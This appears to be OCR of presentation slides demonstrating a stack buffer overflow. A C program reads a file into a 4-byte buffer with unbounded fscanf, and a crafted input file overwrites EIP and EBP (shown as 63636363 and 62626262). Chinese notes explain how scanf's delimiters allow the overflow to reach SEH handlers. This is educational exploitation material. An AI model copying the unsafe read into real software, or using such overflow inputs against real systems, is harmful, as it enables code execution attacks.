
```
#include "stdafx.h"
#include <iostream>

int main()
{
        char tmpBuff[4] = {};

        if (FILE *fInput = fopen("a.txt", "r"))
        {
            fscanf(fInput, "%s", tmpBuff);
            printf("%2s\n", tmpBuff);
            fclose(fInput);
        }
        system("PAUSE");
    return 0;
}
```

ditor - [A.txt]

Tools Windows Help

4881

```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E  0123456789ABCDE
0x0       6161 0061 6262 6262 6363 6363 6464 64  aa.abbbbccccddd
0xF       64                                     d
```


Registers (FPU)
EAX 00000000
ECX 7D929935
EDX 004B0178
EBX 00000000
ESP 002FF7AC
EBP 62626262
ESI 00000000
EDI 00000000
EIP 63636363
C 0 ES 0023
P 1 CS 001B
A 0 SS 0023

scanf系列遇到

空白(0x20)

或者

换行\n(0x0a)、\r\n(0x0a+0x0d)

所以前面我們才能插入Handler含有null，後面卻可以持續塞大量字符來把Stack塞爛引發SEH類型錯誤

Q&A

aaaddress1@gmail.com